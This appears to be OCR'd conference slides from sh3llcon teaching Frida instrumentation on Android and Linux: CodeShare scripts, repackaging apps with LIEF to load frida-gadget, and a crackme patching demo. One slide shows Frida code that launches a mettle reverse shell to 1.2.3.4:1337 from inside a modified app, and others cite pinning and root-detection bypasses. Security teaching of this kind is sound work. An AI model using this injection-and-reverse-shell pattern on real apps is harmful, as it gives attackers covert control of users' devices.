Begin with frida, now!

sh3llcon

/Rooted®


Román Ramírez <rramirez@rootedcon.com>
2024

/Rooted®

Challenge accepted

A Lannister always pays his debts...

A Lannister always pays his debts (ii)



A Lannister always pays his debts (almost)

My bless


IGLESIA PATÓLICA
"El Pato de Goma nos salva de toda idolatría, ya que hay que ser idiota de remate para creer en Él."
WWW.PATICANO.COM
Aprende español callejeando por Madrid

/Rooted®

Intro

THANKS TO

- https://twitter.com/oleavr: Ole André, frida creator.
- https://twitter.com/leonjza: Leon Jacobs, objection creator (another awesome essential tool).
- Pancake, obviously, @radareorg.
- LIEF team, https://github.com/lief-project/LIEF
- Pablo San Emeterio, **@psaneme**

THANKS TO (ii)

- You for your time and attention.

- Sh3llcon organization and Sergio in particular.
- Pedro.

THANKS TO (ii)

- You for your time and attention.

- Sh3llcon organization and Sergio in particular.
- Pedro.

- This person buying the book? Which book? Oh, yes...

[SPAM]

- Book ;) https://www.amazon.es/Beginning-Frida-Learning-Android-JavaScript/dp/B09536W8NH
- Book examples: https://github.com/juliusdeane/beginningfrida

[S

- Begir
- 6W8N
- dean

Intro

- There are many relevant tools today that can be used for almost everything.
- Lots of bloodhound*, kerbe*, meterpreters, Cobalt Strikes and so on…
- Most of those tools are well known (signatures, behaviour), are specific (particular purpose) or are not really “new” (i.e, meterpreter…)

FRIDA: typical use

- Most of you know frida as a tool to do stuff (what stuff? stuff) on mobile applications.
- Remove pinning, anti-root detection… redirect to Burp and intercept…
- Yes, frida is really useful for all these things in Android and iOS…
- **BUT THERE IS MORE WORLD TO HACK!**

FRIDA and beyond

- There are many relevant tools today that can be used for almost everything.
- Lots of bloodhound*, kerbe*, meterpreters, Cobalt Strikes and so on…
- Most of those tools are well known (**signatures**, **behaviour**), are specific (particular purpose) or are not really “new” (i.e, meterpreter…)

Frida resources

Most Popular Projects

Universal Android SSL Pinning Bypass with Frida

81 | 305K

Uploaded by: @pcipolloni

Android SSL Re-Pinning, more information can be found here https://techblog.mediaservice.net/2017/07/universal-android-ssl-pinning-bypass-with-frida/

PROJECT PAGE

frida-multiple-unpinning

40 | 111K

Uploaded by: @akabe1

Another Android ssl certificate pinning bypass script for various methods (https://gist.github.com/akabe1/5632cbc1cd49f0237cbd0a93bc8e4452)

PROJECT PAGE

fridantiroot

29 | 106K

Uploaded by: @dzonerzy

Android antiroot checks bypass

PROJECT PAGE

who-does-it-call

12 | 29K

Uploaded by: @oleavr

Find out which functions are called by a given function on the next call

PROJECT PAGE

ObjC method observer

11 | 24K

Uploaded by: @mrmacete

Observe all method calls to a specific class (e.g. observeClass('LicenseManager')) , or dynamically resolve methods to observe using ApiResolver (e.g. observeSomething('*[* *Password:*]')). The script tries to do its best to resolve and display input parameters and return

iOS DataProtection

11 | 15K

Uploaded by: @ay-kay

List iOS file data protection classes (NSFileProtectionKey) of an app

PROJECT PAGE

Frida CodeShare

https://codeshare.frida.re/@juliusdeane/censor-hashes-on-write/

Frida CodeShare | Your Projects | Create New Project | Log Out

Project: Censor Hashes on write

Try this code out now by running `$ frida --codeshare juliusdeane/censor-hashes-on-write -f YOUR_BINARY`

```
// PLATFORM: libc based (Linux, *ix).
//[Usage] frida --codeshare juliusdeane/censor-hashes-on-write <your binary>


/* ****************************************************************
 * Just a proof of concept supporting md5 only.
 *
 * Really easy to improve for multi-hashes.
 **************************************************************** */
// md5, but it is easy to create regex for uuid, sha, blowfish...
const md5_regex = /[a-fA-F0-9]{32}/gi;

// how many chars on the original hash we want to keep (at the end)
const KEEP_ORIGINAL_CHARS = 4;
// which is the replacement character.
const REPLACEMENT_CHAR = '*';

// We pass a string and lenToReplace chars at the end will be replaced
// with the replacementChar.
function replace_string(string, lenToReplace, replacementChar) {
    return string.substring(0, lenToReplace).split("").map(item => item = replacementChar).join("").concat(string.substring(lenToReplace, string.length));

}

// This is a callback that is invoked by string.replace() so it will
// transform the string using replace_string() if matches md5_regex.
function censor_hash(str, p1, offset, s) {
    const lenToReplace = str.length - KEEP_ORIGINAL_CHARS;
    return replace_string(str, lenToReplace, REPLACEMENT_CHAR);
}

// write is the low level call to write to the file.
// Even when using fprintf the system will invoke write.
var write_ptr = Module.findExportByName(null, "write")

Interceptor.attach(write_ptr, {
    onEnter: function(args) {
        // ssize_t write(int fd, const void *buf, size_t count);
        //                    args[0],       args[1],     args[2]

        // Parse a UTF8 string onto source_string.
        const source_string = args[1].readUtf8String();

        // If matches md5_regex, apply censor_hash.
        var replacement_string = source_string.replace(md5_regex, censor_hash);

        // Use Frida's magic to replace the string in the argument.
        args[1].writeUtf8String(replacement_string);
    },
    onLeave: function(retval) {
        // by now do nothing.
    }
})
```

FRIDA codeshare

- Direct use of the scripts from codeshare:

```
$ frida --codeshare juliusdeane/censor-hashes-on-write
        -f Notepad.exe
```

-

- Many ideas to start with and learn (a lot of them on anti-root detection and pinning :)).

/Rooted®

Frida mobile (fly over it)

FRIDA in mobile

- Typical debug use is an Android AVD, root + opengapps (for play, maps, and other basic OS services)
- Inject CA certificate + iptables rule to redirect traffic to an external Burp doing transparent proxy...
- It is recommended to learn these killer tools: frida + radare2 (r2frida) + **objection** and add here **lief** (to manipulate binaries).

FRIDA in mobile: rooted vs non-rooted

- If non-rooted device, the other approach is to modify binaries, for example with **lief**, to load frida-gadget.
- Find a native library that is loaded in the app and attach to it:

https://lief-project.github.io/doc/latest/tutorials/09_frida_lief.html

https://lief-project.github.io/doc/latest/api/python/elf.html#lief.ELF.Binary.add_library

FRIDA in mobile: rooted vs non-rooted (ii)

- Modify the native lib to load our gadget (you need to add JScript with what to do).

```
import lief

native_lib = lief.parse("lib_app_native.so")

native_lib.add_library("libgadget.so") # FRIDA HERE

native_lib.write("lib_app_native.so.so")
```

FRIDA in mobile: rooted vs non-rooted (iii)

- Configuration file must have the same name of our frida lib and point to the Jscript file. For example:

```
{
  "interaction": {
    "type": "script",
    "path": "/data/local/tmp/myscript.js",
    "on_change": "reload"
  }
}
```

FRIDA in mobile: rooted vs non-rooted (iv)

- Our Jscript may have just a silly piece of code to load and execute **mettle** (everyone knows what **mettle** is?):

```
if(Java.available) {
    Java.perform(function () {

        const sM = ".../com.app/files/mettle -u tcp://1.2.3.4:1337 -b 1";

        var java_runtime = Java.use("java.lang.Runtime");
        var runtime = java_runtime.getRuntime();
        var proc = runtime.exec(sM);
    });
}
```

/Rooted®


Frida Linux (fly over it too)


FRIDA Linux (fast)

- Frida is NOT ONLY for mobile. Works for every architecture and platform! x86, x64, mips, arm,…
- If gadget/server not available, compile yourself.
- To illustrate in Linux, we will use “simple2” from the book repo…

FRIDA Linux (ii)

- Binary has a secret.
- Need to win the challenge. Typical approach, patch directly the conditional jump:




Tilix: patowc@karnak: ~/frd/beginningfrida/simple/2
1: patowc@karnak: ~/frd/beginningfrida/simple/2
[0x0000121b]> 0x121b # int main (int argc, char **argv, char **envp);
call sym.imp.system;[oc]
v
0x1272 [of]
; CODE XREF from main @ 0x12fb(x)
; int getchar(void)
call sym.imp.getchar;[oe]
mov byte [var_1h], al
; 'Q'
cmp byte [var_1h], 0x51
jne 0x12a8
f t
0x1280 [og]
; "\r"
lea rax, [0x000020ba]
; const char *s
mov rdi, rax
; int puts(const char *s)
0x12a8 [oi]
; CODE XREF from main @ 0x127e(x)
movsx eax, byte [var_1h]
mov esi, eax
; 0x20c8
; "Key [%c] was pressed.\n\r"
Write&assemble:
jmp 0x1309 (Win!)

FRIDA Linux (iii)

- In Linux you can only `ptrace` your father by default.

- So we need to enable tracing everything (if not going to use root)

```
# sysctl -w ...ptrace_scope=0
```



1/1
Tilix: patowc@karnak: ~/frd/beginningfrida/simple/2
1: patowc@karnak: ~/frd/beginningfrida/simple/2
FRIDA Linux (ii)
(frd) (base) patowc@karnak:~/frd/beginningfrida/simple/2$ frida-trace -H 127.0.0.1:54321 -a simple2\!0x11a9 2
Failed to attach: process not found
3: patowc@karnak: ~/frd
(frd) (base) patowc@karnak:~/frd$ ./frida-server-16.1.11-linux-x86_64
